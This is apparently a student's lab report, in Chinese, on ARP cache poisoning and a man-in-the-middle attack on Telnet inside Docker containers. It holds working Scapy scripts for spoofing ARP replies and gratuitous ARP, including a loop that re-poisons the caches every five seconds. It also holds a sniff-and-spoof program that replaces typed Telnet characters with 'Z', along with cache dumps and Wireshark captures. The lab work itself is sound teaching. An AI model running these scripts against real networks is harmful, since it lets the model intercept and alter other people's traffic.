###[ Ethernet ]###
  dst      = ff:ff:ff:ff:ff:ff
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = ff:ff:ff:ff:ff:ff
  pdst     = 10.9.0.6

```

Sent 1 packets.

wireshark发现了该数据报

13	2022-05-05 00:03:10.248920869	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de...
14	2022-05-05 00:03:10.248983180	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d...
15	2022-05-05 00:03:30.022510200	02:42:0a:09:00:09	Broadcast	ARP	42 Gratuitous ARP for 10.9.0.6 (Request)

Frame 15: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-119ac151a329, id 0

Ethernet II, Src: 02:42:0a:09:00:09 (02:42:0a:09:00:09), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: 02:42:0a:09:00:09 (02:42:0a:09:00:09)
Type: ARP (0x0806)

Address Resolution Protocol (request/gratuitous ARP)

Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)

Hardware size: 6
Protocol size: 4

Opcode: request (1)
[Is gratuitous: True]

Sender MAC address: 02:42:0a:09:00:09 (02:42:0a:09:00:09)

Sender IP address: 10.9.0.6

Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)

Target IP address: 10.9.0.6

程序运行前后查看，发现A的缓存被欺骗了

```
root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
10.9.0.6         ether    02:42:0a:09:00:06 C             eth0
root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
10.9.0.6         ether    02:42:0a:09:00:69 C             eth0
```

- 方案2: B的IP不在A的缓存中。您可以使用命令 `arp -d a.b.c.d` 删除IP地址 `a.b.c.d` 的ARP缓存条目。

删除有关B的缓存

1 `arp -d 10.9.0.6`

```
root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
10.9.0.6         ether    02:42:0a:09:00:06 C             eth0
root@bab1b4aa6425:/# arp -d 10.9.0.6
root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether    02:42:0a:09:00:69 C             eth0
```

再次发送arp无故数据包

1 `python3 t1c.py`

33	2022-05-05 00:14:38.425472991	02:42:0a:09:00:09	Broadcast	ARP	42 Gratuitous ARP for 10.9.0.6 (Request)
34	2022-05-05 00:14:47.370916759	02:42:0a:09:00:09	Broadcast	ARP	42 Gratuitous ARP for 10.9.0.6 (Request)
35	2022-05-05 00:14:48.245581772	02:42:0a:09:00:09	Broadcast	ARP	42 Gratuitous ARP for 10.9.0.6 (Request)

Frame 33: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-119ac151a329, id 0

Ethernet II, Src: 02:42:0a:09:00:09 (02:42:0a:09:00:09), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Destination: Broadcast (ff:ff:ff:ff:ff:ff)
Source: 02:42:0a:09:00:09 (02:42:0a:09:00:09)

Type: ARP (0x0806)

Address Resolution Protocol (request/gratuitous ARP)

Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)

Hardware size: 6
Protocol size: 4

Opcode: request (1)
[Is gratuitous: True]

Sender MAC address: 02:42:0a:09:00:09 (02:42:0a:09:00:09)

Sender IP address: 10.9.0.6

Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)

Target IP address: 10.9.0.6

查看A的缓存表，发现并无变化，并没有写入信息

```

root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69  C           eth0
root@bab1b4aa6425:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69  C           eth0
root@bab1b4aa6425:/# arp -a
10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0

```

任务2：基于ARP缓存中毒对Telnet进行中间人攻击

主机A和B正在使用telnet进行通信，主机M希望拦截他们的通信，因此它可以更改A和B之间发送的数据。设置在图2中描绘了。我们已经创建了一个名为“SEED”的帐户。在容器内部，密码为“dees”。您可以将其伸入此帐户

步骤1（启动攻击）

步骤1（启动ARP缓存中毒攻击）。首先，主机M对A和B进行了ARP缓存中毒攻击，以便在A的ARP缓存，B的IP地址映射到M的MAC地址，在B的ARP缓存中，A的IP地址也将其映射到M的Mac地址。在此步骤之后，在A和B之间发送的数据包将全部发送到M。我们将使用任务1的ARP缓存中毒攻击来实现此目标。最好不断发送欺骗数据包（例如每5秒）；否则，假条目可能被真实的条目代替。




图2：对Telnet的中间人攻击

```

1 from scapy.all import *
2
3 # Who can it be used? Write first!
4 A_ip = "10.9.0.5"
5 A_mac = "02:42:0a:09:00:05"
6 B_ip = "10.9.0.6"
7 B_mac = "02:42:0a:09:00:06"
8 M_ip = "10.9.0.105"
9 M_mac = "02:42:0a:09:00:69"

```

```
10
11
12 # Poisoning A's mac
13 # Sending ARP reply from M→A
14 ethA = Ether(src=M_mac, dst=A_mac)
15 arpA = ARP(hwsrc=M_mac, psrc=B_ip,
16            hwdst=A_mac, pdst=A_ip)
17 arpA.op = 2
18
19
20 # Poisoning B's arp
21 # Sending reply from M→B
22 ethB = Ether(src=M_mac, dst=B_mac)
23 arpB = ARP(hwsrc=M_mac, psrc=A_ip,
24            hwdst=A_mac, pdst=B_ip)
25 arpB.op = 2
26
27
28 pkt1 = ethA/arpA
29 pkt1.show()
30 sendp(pkt1, count=1)
31 pkt2 = ethB/arpB
32 pkt2.show()
33 sendp(pkt2, count=1)
```

我们采用回复的方式来修改其缓存表

```
root@f5a6921cae7d:/volumes# python3 t21.py
```

```
###[ Ethernet ]###
```

```
dst      = 02:42:0a:09:00:05
```

```
src      = 02:42:0a:09:00:69
```

```
type     = ARP
```

```
###[ ARP ]###
```

```
hwtype   = 0x1
```

```
ptype    = IPv4
```

```
hwlen    = None
```

```
plen     = None
```

```
op       = is-at
```

```
hwsrc    = 02:42:0a:09:00:69
```

```
psrc     = 10.9.0.6
```

```
hwdst    = 02:42:0a:09:00:05
```

```
pdst     = 10.9.0.5
```

```
.
```

```
Sent 1 packets.
```

```
###[ Ethernet ]###
```

```
dst      = 02:42:0a:09:00:06
```

```
src      = 02:42:0a:09:00:69
```

```
type     = ARP
```

```
###[ ARP ]###
```

```
hwtype   = 0x1
```

```
ptype    = IPv4
```

```
hwlen    = None
```

```
plen     = None
```

```
op       = is-at
```

```
hwsrc    = 02:42:0a:09:00:69
```

```
psrc     = 10.9.0.5
```

```
hwdst    = 02:42:0a:09:00:05
```

```
pdst     = 10.9.0.6
```

```
.
```

```
Sent 1 packets.
```

查看A的缓存表

```
root@6031ac99bdc4:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.5	ether	02:42:0a:09:00:05	C		eth0

```
root@6031ac99bdc4:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.5	ether	02:42:0a:09:00:69	C		eth0

查看B的缓存表

```
root@83b48350ba7c:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

```
root@83b48350ba7c:/# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

已然完成欺骗

步骤2 (测试)

步骤2（测试）。攻击成功后，请尝试在主机A和B之间互相ping，并报告您的观察结果。请在您的报告中显示Wireshark结果。在执行此步骤之前，请确保关闭主机M上的IP转发。您可以使用以下命令来执行此操作：

```
1 sysctl net.ipv4.ip_forward=0
```

```
root@f5a6921cae7d:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

测试时，我们那发现先是会被欺骗一阵子，但随后又会恢复正确通讯。

wireshark发现，这是由于长期不回复，于是便再次发送ARP请求获取了正确的mac地址。

No.	Time	Source	Destination	Protocol	Length	Info
62	2022-05-05 09:03:30.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
63	2022-05-05 09:03:30.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
64	2022-05-05 09:03:31.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=29/7424, ttl=64 no respo...
65	2022-05-05 09:03:31.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=29/7424, ttl=64 no respo...
66	2022-05-05 09:03:31.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
67	2022-05-05 09:03:31.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
68	2022-05-05 09:03:32.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=30/7680, ttl=64 (no respo...
69	2022-05-05 09:03:32.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=30/7680, ttl=64 (no respo...
70	2022-05-05 09:03:32.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
71	2022-05-05 09:03:32.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
72	2022-05-05 09:03:33.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=31/7936, ttl=64 (no respo...
73	2022-05-05 09:03:33.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=31/7936, ttl=64 (no respo...
74	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
75	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
76	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
77	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	who has 10.9.0.5? Tell 10.9.0.6
78	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	10.9.0.5 is at 02:42:0a:09:00:06
79	2022-05-05 09:03:34.	02:42:0a:09:00:06		ARP	44	10.9.0.5 is at 02:42:0a:09:00:06
80	2022-05-05 09:03:34.	10.9.0.5	10.9.0.5	ICMP	100	Echo (ping) request id=0x002e, seq=32/8192, ttl=64 (no respo...

```
root@6031ac99bdc4:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.120 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.103 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.093 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.142 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.095 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.116 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.0880 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.079 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.128 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.108 ms
```

我们修改程序，按要求每5秒发一次

```
1 from scapy.all import *
2
3 # Who can it be used? Write first!
4 A_ip = "10.9.0.5"
5 A_mac = "02:42:0a:09:00:05"
6 B_ip = "10.9.0.6"
7 B_mac = "02:42:0a:09:00:06"
8 M_ip = "10.9.0.105"
9 M_mac = "02:42:0a:09:00:69"
10
11 while True:
12     # Poisoning A's mac
13     # Sending ARP reply from M→A
14     ethA = Ether(src=M_mac, dst=A_mac)
15     arpA = ARP(hwsrc=M_mac, psrc=B_ip,
16               hwdst=A_mac, pdst=A_ip)
17     arpA.op = 2
18
19     # Poisoning B's arp
20     # Sending reply from M→B
21     ethB = Ether(src=M_mac, dst=B_mac)
22     arpB = ARP(hwsrc=M_mac, psrc=A_ip,
23               hwdst=A_mac, pdst=B_ip)
```

```

24  ____arpB.op = 2
25
26  ____pkt1 = ethA/arpA
27  ____pkt1.show()
28  ____sendp(pkt1, count=1)
29  ____pkt2 = ethB/arpB
30  ____pkt2.show()
31  ____sendp(pkt2, count=1)
32  ____time.sleep(5)

```

运行脚本，让其每隔五秒进行一次arp欺骗

```
1 python3 t22pro.py
```

```

root@f5a6921cae7d:/volumes# python3 t22pro.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    proto    = IPv4

```

发现它们始终ping不通

```

1 A机器上 ping B
2 ping 10.9.0.6
3
4 B机器上 ping A
5 ping 10.9.0.5


```

```

root@83b48350ba7c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.

```

```
]
```



```

docker exec -it 60 /bin/bash
root@6031ac99bdc4:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

```

wireshark发现虽然还是没有回应，但由于一直更新arp表进行欺骗，设备也没有发出ARP请求。

583	2022-05-05	09:12:09...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=56/14336, ttl=64	(no resp...
584	2022-05-05	09:12:09...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=73/18688, ttl=64	(no resp...
585	2022-05-05	09:12:09...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=73/18688, ttl=64	(no resp...
586	2022-05-05	09:12:10...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=57/14592, ttl=64	(no resp...
587	2022-05-05	09:12:10...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=57/14592, ttl=64	(no resp...
588	2022-05-05	09:12:10...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=74/18944, ttl=64	(no resp...
589	2022-05-05	09:12:10...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=74/18944, ttl=64	(no resp...
590	2022-05-05	09:12:11...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=58/14848, ttl=64	(no resp...
591	2022-05-05	09:12:11...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=58/14848, ttl=64	(no resp...
592	2022-05-05	09:12:11...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=75/19200, ttl=64	(no resp...
593	2022-05-05	09:12:11...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=75/19200, ttl=64	(no resp...
594	2022-05-05	09:12:12...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=59/15104, ttl=64	(no resp...
595	2022-05-05	09:12:12...	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) request	id=0x0031, seq=59/15104, ttl=64	(no resp...
596	2022-05-05	09:12:12...	02:42:0a:09:00:69		ARP	44 10.9.0.6 is at 02:42:0a:09:00:69		
597	2022-05-05	09:12:12...	02:42:0a:09:00:69		ARP	44 10.9.0.6 is at 02:42:0a:09:00:69		
598	2022-05-05	09:12:12...	02:42:0a:09:00:69		ARP	44 10.9.0.5 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.6 d...		
599	2022-05-05	09:12:12...	02:42:0a:09:00:69		ARP	44 10.9.0.5 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.6 d...		
600	2022-05-05	09:12:12...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=76/19456, ttl=64	(no resp...
601	2022-05-05	09:12:12...	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x0031, seq=76/19456, ttl=64	(no resp...

步骤3（打开IP转发）

步骤3（打开IP转发）。现在，我们打开主机M上的IP转发，因此它将转发A和B之间的数据包。请运行以下命令并重复步骤2。请描述您的观察结果。

```
1 sysctl net.ipv4.ip_forward=1
```

先在M上运行欺骗脚本

```
root@f5a6921cae7d:/volumes# python3 t22pro.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ADD
```

随后A、B之间相互ping。

```
root@83b48350ba7c:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.147 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.127 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.089 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.106 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.116 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.110 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.090 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.137 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.112 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=63 time=0.119 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=63 time=0.125 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=63 time=0.120 ms
64 bytes from 10.9.0.6: icmp_seq=14 ttl=63 time=0.118 ms
From 10.9.0.105: icmp_seq=15 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=15 ttl=63 time=0.158 ms

root@6031ac99bdc4:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.124 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.111 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.136 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=7 ttl=63 time=0.176 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=63 time=0.081 ms
From 10.9.0.105: icmp_seq=9 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=10 ttl=63 time=0.141 ms
64 bytes from 10.9.0.5: icmp_seq=11 ttl=63 time=0.113 ms
64 bytes from 10.9.0.5: icmp_seq=12 ttl=63 time=0.105 ms
From 10.9.0.105: icmp_seq=13 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=14 ttl=63 time=0.084 ms
64 bytes from 10.9.0.5: icmp_seq=15 ttl=63 time=0.123 ms
64 bytes from 10.9.0.5: icmp_seq=16 ttl=63 time=0.125 ms
```

从图中我们可以很清晰的看到，A、B都有来自M的重定向数据报。如果你的页面显示不同，你可以修改步骤二的代码，将最后一行的 `time.sleep(5)` 修改为 `time.sleep(2)`，以让其更快的发送欺骗信息。

wireshark中也能观察到重定向的过程

Time	Source	Destination	Protocol	Length	Info
13	2022-05-05 09:28:46...	02:42:0a:09:00:69	ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
14	2022-05-05 09:28:46...	02:42:0a:09:00:69	ARP	44	10.9.0.6 is at 02:42:0a:09:00:69
15	2022-05-05 09:28:46...	02:42:0a:09:00:69	ARP	44	10.9.0.5 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.6 d...
16	2022-05-05 09:28:46...	02:42:0a:09:00:69	ARP	44	10.9.0.5 is at 02:42:0a:09:00:69 (duplicate use of 10.9.0.6 d...
17	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=64 (no respons...
18	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=64 (no respons...
19	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=63 (no respons...
20	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=63 (reply in 2...
21	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=64 (request in...
22	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=64
23	2022-05-05 09:28:47...	10.9.0.105	ICMP	128	Redirect (Redirect for host)
24	2022-05-05 09:28:47...	10.9.0.105	ICMP	128	Redirect (Redirect for host)
25	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=63
26	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=63
27	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=64 (no respons...
28	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=64 (no respons...
29	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=63 (no respons...
30	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) request id=0x0038, seq=1/256, ttl=63 (reply in 3...
31	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=64 (request in...
32	2022-05-05 09:28:47...	10.9.0.6	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=64
33	2022-05-05 09:28:47...	10.9.0.105	ICMP	128	Redirect (Redirect for host)
34	2022-05-05 09:28:47...	10.9.0.105	ICMP	128	Redirect (Redirect for host)
35	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=63
36	2022-05-05 09:28:47...	10.9.0.5	ICMP	100	Echo (ping) reply id=0x0038, seq=1/256, ttl=63

步骤4（启动中间人攻击）

步骤4（启动中间人攻击）。我们准备对A和B之间的telnet数据进行更改。假设A是Telnet客户端，而B是Telnet服务器。A在B上连接到telnet服务器后，对于在A的telnet窗口中键入的每个内容，都会生成TCP数据包并发送到B。我们想拦截TCP数据包，并用固定字符替换每个类型的字符（例如Z）。这样，用户在A上内容无论输入什么，telnet将始终显示Z。

从前面的步骤中，我们能够将TCP数据包重定向到主机M，但是我们不想转发它们，而是想用欺骗的数据包代替它们。我们将编写一个嗅探程序来实现这一目标。特别是，我们想做以下操作：

- 我们首先保持IP转发，因此我们可以在A到B之间成功创建telnet连接。建立连接后，我们使用以下命令关闭IP转发。请在A的Telnet窗口上输入一些内容，并报告您的观察：

```
1 sysctl net.ipv4.ip_forward=0
```

先在一个M的shell将步骤二的欺骗程序打开，欺骗不能停，否则会自动恢复

```
root@f5a6921cae7d:/volumes# python3 t22pro.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ADD
```

随后telnet连接， $A \rightarrow B$

```
1 telnet 10.9.0.6
```

```
root@83b48350ba7c /# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6031ac99bdc4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

- 我们在主机M上运行我们的嗅觉程序，因此，对于从A到B发送的捕获的数据包，我们对数据包进行了欺骗，但具有TCP不同的数据。对于从B到A的数据包（Telnet响应），我们没有进行任何更改，因此欺骗的数据包与原始数据包完全相同。
- 为了帮助大家开始，我们在下面提供了一个框架嗅探和欺骗程序。程序捕获所有TCP数据包，然后对从A到B的数据包进行一些更改（不包括修改部分，因为这是任务的一部分）。对于从B到A的数据包，程序不做任何更改。

```

1  #!/usr/bin/env python3
2  from scapy.all import *
3
4  IP_A = "10.9.0.5"
5  MAC_A = "02:42:0a:09:00:05"
6  IP_B = "10.9.0.6"
7  MAC_B = "02:42:0a:09:00:06"
8
9
10 def spoof_pkt(pkt):
11     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
12
13         # Create a new packet based on the captured one.
14         # 根据捕获的数据包创建一个新数据包。
15         # 1) We need to delete the checksum in the IP & TCP
headers,
16         # because our modification will make them invalid.
17         # 1) 我们需要删除IP和TCP头中的校验和，因为我们的修改将使它们无
效。
18         # Scapy will recalculate them if these fields are
missing.
19         # 如果缺少这些字段，Scapy将重新计算它们。
20         # 2) We also delete the original TCP payload.
21         # 2) 我们还删除了原始TCP负载。
22         newpkt = IP(bytes(pkt[IP]))
23         del(newpkt.chksum)
24         del(newpkt[TCP].payload)
25         del(newpkt[TCP].chksum)
26
27         #####
        ###
27         # Construct the new payload based on the old payload.
28         # 基于旧的有效载荷构造新的有效载荷。

```

```

29     # Students need to implement this part.
30     # 学生需要实现这一部分。
31     if pkt[TCP].payload:
32         data = pkt[TCP].payload.load # The original
payload data 原始有效载荷数据
33         newdata = data # No change is made in this sample
code 在此示例代码中没有进行更改
34         send(newpkt/newdata)
35     else:
36         send(newpkt)
37
#####
##
38 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
39     # Create new packet based on the captured one
40     # 根据捕获的数据包创建新数据包
41     # Do not make any change
42     # 不要做任何改变
43     newpkt = IP(bytes(pkt[IP]))
44     del(newpkt.chksum)
45     del(newpkt[TCP].chksum)
46     send(newpkt)
47
48
49 f = 'tcp'
50 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

```

应该注意的是，上面的代码捕获了所有TCP数据包，包括程序本身生成的数据包。这是不可取的，因为它会影响性能。学生需要更改过滤器，这样它就不会捕获自己的数据包。

根据提示，我们将内容修改，将所有字母替换为 Z。关于过滤，我们选择 `f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'`，直接锁定mac地址

```

1  #!/usr/bin/env python3
2  from scapy.all import *
3  import re
4
5  # Who can it be used? Write first!
6  IP_A = "10.9.0.5"

```

```

7 IP_B = "10.9.0.6"
8
9
10 print("***** MITM attack on Telnet *****")
11
12
13 def spoof_pkt(pkt):
14     if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
15         newpkt = IP(bytes(pkt[IP]))
16         del(newpkt.chksum)
17         del(newpkt[TCP].payload)
18         del(newpkt[TCP].chksum)
19
20         if pkt[TCP].payload:
21             data = pkt[TCP].payload.load
22             data = data.decode()
23             print("Old:"+data)
24             newdata = re.sub(r'[a-zA-Z]', r'Z', data)
25             print("New:"+newdata)
26             send(newpkt/newdata, verbose=False)
27         else:
28             send(newpkt, verbose=False)
29     elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
30         newpkt = IP(bytes(pkt[IP]))
31         del(newpkt.chksum)
32         del(newpkt[TCP].chksum)
33         send(newpkt, verbose=False)
34
35
36 f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src
    02:42:0a:09:00:06)'
37 pkt = sniff(filter=f, _prn=spoof_pkt)

```

接下来关闭转发，并启动中间人攻击

```
1 sysctl net.ipv4.ip_forward=0
```

```

root@f5a6921cae7d:/volumes# sysctl net.ipv4.ip_forward=0
